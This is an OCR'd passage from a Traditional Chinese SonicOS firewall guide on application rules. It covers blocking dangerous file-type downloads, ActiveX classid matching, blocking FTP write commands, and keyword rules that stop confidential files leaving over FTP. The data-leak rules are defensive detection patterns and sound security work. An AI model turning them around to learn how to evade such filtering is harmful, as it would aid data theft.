
10 建立如下所示的相符物件；

在此特殊相符物件中，您將使用**啟用設定**功能建立符合指定承載部分的物件。**偏移**欄位指定要開始符合承載中的哪個位元組，有助於透過更具體的符合最小化誤報。**深度**欄位指定在哪個位元組處停止符合。**最小值**和**最大值**欄位用於指定承載大小的最小值和最大值。

11 在**管理**檢視中，導覽至**原則 | 規則 > 應用程式規則**。

12 按下**新增**。

13 建立如下所示的原則：



14 若要執行測試，請使用瀏覽器打開您之前建立的 Post.htm 檔案。

15 輸入您的名稱。

16 按一下**提交**。此時應丟棄連線，且您在記錄中應該可以看到類似以下所示的警示：

#	Time	Priority	Category	Message	Source	Destination
1	11/05/2007 15:23:10.848	Alert	Network Access	Application Firewall Alert: Policy: Custom Object Detected (HTTP POST), Action Type: Reset/Drop	192.168.10.10, 57782, X0, DELL-GX620 (admin)	209.191.93.52, 80, X1, f1.www.vip.mud.yahoo.com

禁止的檔案類型控制


您可以使用應用程式規則封鎖上載或下載危險的或禁止的檔案類型（例如 exe、vbs、scr、dll、avi、mov 等）。

封鎖上載或下載危險的或禁止的檔案類型的步驟是：

1 在**管理**檢視中，導覽至**物件 > 相符物件**。

2 按一下**新增**，然後選擇**相符物件**。


3 建立如下所示物件的步驟是：



4 導覽至**原則 > 操作物件**。

5 按下**新增**。

6 建立如下所示的操作。




建立使用此物件和操作的原則的步驟是：

1 導覽至**規則 > 應用程式規則**。

2 按下**新增**。


3 建立如下所示原則的步驟是：



4 若要測試此原則，您可以打開 Web 瀏覽器，並嘗試下載在相符物件（exe、vbs、scr）中指定的任何檔案類型。以下是您可以嘗試的一些 URL：

```
http://download.skype.com/SkypeSetup.exe
http://us.dl1.yimg.com/download.yahoo.com/dl/msgr8/us/msgr8us.exe
http://g.msn.com/8reen_us/EN/INSTALL_MSN_MESSENGER_DL.EXE
```

您將看到類似以下所示的警示：



ActiveX 控制項

應用程式規則最實用的一個功能是能夠區分不同類型的 ActiveX 或 Flash 網路流量。這可用於在允許 Windows 更新時封鎖遊戲。設定應用程式規則之前，您可以設定 SonicOS，以使用**安全服務 > 內容篩選條件**封鎖 ActiveX，但這會封鎖所有 ActiveX 控制項，包括您的軟體更新。

應用程式規則透過掃描 HTML 來源中 `classid` 的值封存此區別。每種類型的 ActiveX 都有其各自的類 ID，同一個應用程式的不同版本，其類別 ID 都不相同。

一些 ActiveX 類型及其 classid 如 ActiveX 類型和 classid 表格所示。

ActiveX 類型和 classid


ActiveX 類型	Classid
Apple Quicktime	02BF25D5-8C17-4B23-BC80-D3488ABDDC6B
Macromedia Flash v6、v7	D27CDB6E-AE6D-11cf-96B8-444553540000
Macromedia Shockwave	D27CDB6E-AE6D-11cf-96B8-444553540000
Microsoft Windows Media Player v6.4	22d6f312-b0f6-11d0-94ab-0080c74c7e95
Microsoft Windows Media Player v7-10	6BF52A52-394A-11d3-B153-00C04F79FAA6
Real Networks Real Player	CFCDAA03-8BE4-11cf-B84B-0020AFBBCCFA
Sun Java Web Start	5852F5ED-8BF4-11D4-A245-0080C6F74284

ActiveX 相符物件擷取畫面顯示了使用 Macromedia Shockwave 類別 ID 的 ActiveX 類型相符物件。您可以建立使用此相符物件封鎖線上遊戲或其他基於 Shockwave 的內容的原則。

ActiveX 相符物件

可以在網際網路上尋找這些 Active X 控制項的類別 ID，還可以透過在瀏覽器中檢視來源進行尋找。例如，附帶類別 ID 的來源檔案範例顯示 Macromedia Shockwave 或 Flash 的附帶類別 ID 的來源檔案。

附帶類別 ID 的來源檔案範例



FTP 控制

應用程式規則提供了對 FTP 控制通道、使用 FTP 命令進行 FTP 上載和下載以及檔案內容相符物件類型的控制。使用這些功能，您可以非常高效地管理 FTP 的使用。以下兩個案例在本節中進行了說明：

- 第 58 頁「封鎖透過 FTP 的傳出專用檔案」
- 第 59 頁「封鎖傳出 UTF-8 / UTF-16 編碼檔案」
- 第 61 頁「封鎖 FTP 命令」

封鎖透過 FTP 的傳出專用檔案


例如，要封鎖透過 FTP 進行傳出檔案傳送的專用檔案，您可以建立基於檔案中的關鍵字或模式的原則。

封鎖傳出專用檔案的步驟是：

1 建立與檔案中的關鍵字相符合的**檔案內容**類型的相符物件。

您可以選擇建立自訂 FTP 通知操作，以向用戶端傳送訊息。

2 建立引用此相符物件和操作的原則。如果僅想要封鎖檔案傳送並重設連接，您可以在建立原則時選擇**重設/丟棄**操作。



封鎖傳出 UTF-8 / UTF-16 編碼檔案

應用程式規則支援的原生 Unicode UTF-8 和 UTF-16 允許使用英數字元輸入類型將編碼的多位元組字元（例如中文或日文字元）作為相符物件內容關鍵字進行輸入。應用程式規則支援與通常位於 Web 頁面和電子郵件應用程式中的 UTF-8 編碼內容和通常位於基於 Windows OS / Microsoft Office 的文件中的 UTF-16 編碼內容相符合的關鍵字。

封鎖透過 FTP 對專用 Unicode 檔案進行傳出檔案傳送的處理方式與封鎖其他保密檔案傳送的方式相同：

1 建立與檔案中 UTF-8 或 UTF-16 編碼的關鍵字相符合的相符物件。

2 建立引用相符物件並封鎖符合檔案傳送的原則。

以下範例使用帶有 UTF-16 編碼的中文關鍵字（譯為「保密文件」）的檔案內容相符物件類型。

3 建立引用相符物件的原則，如下所示。此原則將封鎖檔案傳送並重設連接。選擇**啟用記錄**，以便記錄嘗試傳送包含 UTF-16 編碼的關鍵字的檔案。

重設/丟棄連接後，將產生記錄項目。記錄項目範例如下所示，其中包含一則表明是應用程式控制警告，並顯示原則名稱和**重設/丟棄**的**操作類型**。


3	08/06/2008 14:49:29.832	Alert	Application Firewall	Application Firewall Alert: Policy: chinese confidential, Action Type: Reset/Drop	192.168.168.3, 4811, X0	10.0.15.131, 20, X1

封鎖 FTP 命令


您可以使用應用程式規則，透過封鎖命令（例如 **put**、**mput**、**rename_to**、**rename_from**、**rmdir** 和 **mkdir**）確保您的 FTP 伺服器為唯讀。此案例顯示僅包含 **put** 命令的相符物件，但您可以在同一個符合檔案中包含以上所有命令。

封鎖 FTP 命令的步驟是：


1 建立與 **put** 命令相符合的相符物件。由於 **mput** 命令是 **put** 命令的變體，與 **put** 命令符合的相符物件也可與 **mput** 命令相符合。



2 您可以選擇建立自訂 FTP 通知操作，以向用戶端傳送訊息；例如：



3 建立引用此相符物件和操作的原則。如果僅想要封鎖 **put** 命令並重設連接，您可以在建立原則時選擇**重設/丟棄**操作。



頻寬管理

您可以使用應用程式層頻寬管理控制可用於傳送指定檔案類型的網路頻寬量。您可以使用此功能防止網路上的非生產性流量，允許生產性流量。

例如，您可以將透過 FTP 下載 MP3 檔案的頻寬限制為不超過每秒 400 kb (kbps)。無論一個還是 100 個使用者下載 MP3 檔案，此原則都會將他們的總頻寬限制為 400 kbps。

如需設定頻寬管理的資訊，請參閱 *SonicOS 安全設定*記述文件中的**防火牆設定 > 頻寬管理**。

繞過 DPI


如果您知道存取的內容是安全的，則可以使用繞過 DPI 操作來提高透過網路的效能。例如，如果您的公司有一個企業視訊，您想要使用流方式透過 HTTP 傳送給公司員工，使他們能夠存取 Web 伺服器上的 URL。由於您知道其內容是安全的，即可建立將繞過 DPI 操作套用到對此視訊的每次存取的應用程式規則原則。這將為存取視訊的員工提供最快的流速度和最佳的觀看品質。

僅需兩個步驟即可建立此原則：

1 使用 **HTTP URI 內容**的相符物件類型定義企業視訊的相符物件。

提示：對於 URI 內容相符物件的**精確符合**和**首碼符合**類型，應始終包含 URL 的斜線 (/)。內容欄位中無需包含主機標頭，例如 `www.company.com`。

2 建立使用企業視訊相符物件和繞過 DPI 操作的原則：



